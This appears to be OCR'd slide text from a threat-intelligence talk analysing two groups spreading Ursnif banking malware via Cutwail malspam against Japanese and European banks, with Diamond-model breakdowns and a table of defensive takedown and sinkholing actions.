
10 domestic banks and common system used by several domestic banks

- Group-B

30 domestic banks, 11 credit card companies,

8 cryptocurrency exchanges and 4 other companies

3.5.1. Victims : Transition of WebInjectionConfig



3.5.1. Adversary ： Target countries

- 🟥Group-A

  Target Countries of Cutwail-A

  - Japan, Italy, Poland, Swiss and Germany

- 🟦Group-B

  WebInjectionConfig in Ursnif-B

  - Japan, Poland, Italy and Bulgaria

3.5.1. Adversary

We consider that adversary has an organizational structure.

We are not sure that the strength of the connection between each role below.

①Cutwail Operator


②Maldoc Developer

③Malware Developer / Malware User

④Domain Acquirer

3.5.2. Adversary : Group-A

Group-A




①②TA544(NARW Spider) is in charge of delivery malspam.


③Bebloh and Ursnif part

Group-B


3.5.3. Adversary : Group-B



3.6.1 Transition of actor group/delivery route




[Transition of actor group/delivery route]



Group-A

3.6.2. Diamond model analysis



1. Delivery malspam

Adversary TA544

Malspam delivery

Infra

Spambot

Cutwail-A

（Also deliver to Italy and Poland ）

Capability

Malspam

・ Deceived Invoice

・ Attached macro xls

Victim

2. Ursnif download

Adversary TA544

・ Multi obfuscation

・ Usage of Stegano

・ Check Environment

Execution obfuscated powershell

Communicate by Powershell

Infra

Bebloh C2

Specific AS

Ursnif

Capability

Malspam

・ Usage of Bebloh

Victim

3. Ursnif infection (delivery webconfig)

Adversary

Distribution instructions

Deliver target config etc.

・ rarely deliver WebConfig

Infra

Manipulation server

Ursnif C2

Actor ID

Ursnif Version/Build etc.

Capability

Ursnif

・ Checking target environment

Victim

Expected behavior

Observed behavior

4. Fraudulent remittance

Adversary

*Actually observed until 3.

Infra

Fraudulent remittance

Capability


Ursnif

Web page Injection For financial company

Victim

3.6.2. Diamond model analysis

Group-B



1. Delivery malspam

Adversary

Infra

Spambot

Cutwail-B

Malspam delivery

Capability

Malspam

- Deceived Rakuten/Bank
- doc/js/vbs

Victim

2. Ursnif download

Adversary

- Obfuscation(Easy)

Infra

FastFlux

Communicate by Powershell

Dreambot

Execution obfuscated powershell

Capability

Malspam

Victim

3. Ursnif infection (delivery webconfig)

Adversary

Distribution instructions

Infra

Manipulation server

Ursnif C2

FastFlux

-long domain retainment

Deliver target config etc.

Actor ID

Ursnif Version/Build etc.

Config for Italy, Poland and Bulgaria

Capability

Dreambot

Victim

Expected behavior

Observed behavior

4. Fraudulent remittance

Adversary

*Actually observed until 3.

Infra

Fraudulent remittance

Capability

Ursnif

Web page Injection For financial company

Victim

4. Active Defense

Not just to defend

A technique for taking a step forward and defending better

Make it harder for threat actor to attack

The Department of Defense defines active defense as: "The employment of limited offensive action and counterattacks to deny a contested area or position to the enemy.“(US DoD)

https://en.wikipedia.org/wiki/Active_defense

4. Active Defense against each Group

Actor	Method	Period	Result
A B	IoC sharing (Twitter)	2018/06	Stopped for a few month
A, B	Monitoring Cutwail	2018/12	Early warning and sharing
B	Acquired C2 domain by DGA	2018/12- 2019/01	Prevented communication to C2
B	Sinkhole DGA domain	2019/03	Reduced infected hosts
B	Coordination of compromised email account	2019/05-07	Changed deliver method
A	C2 Domain prediction	2019/05-07	Changed deliver method

4.1. IoC sharing

Group-A

Group-B

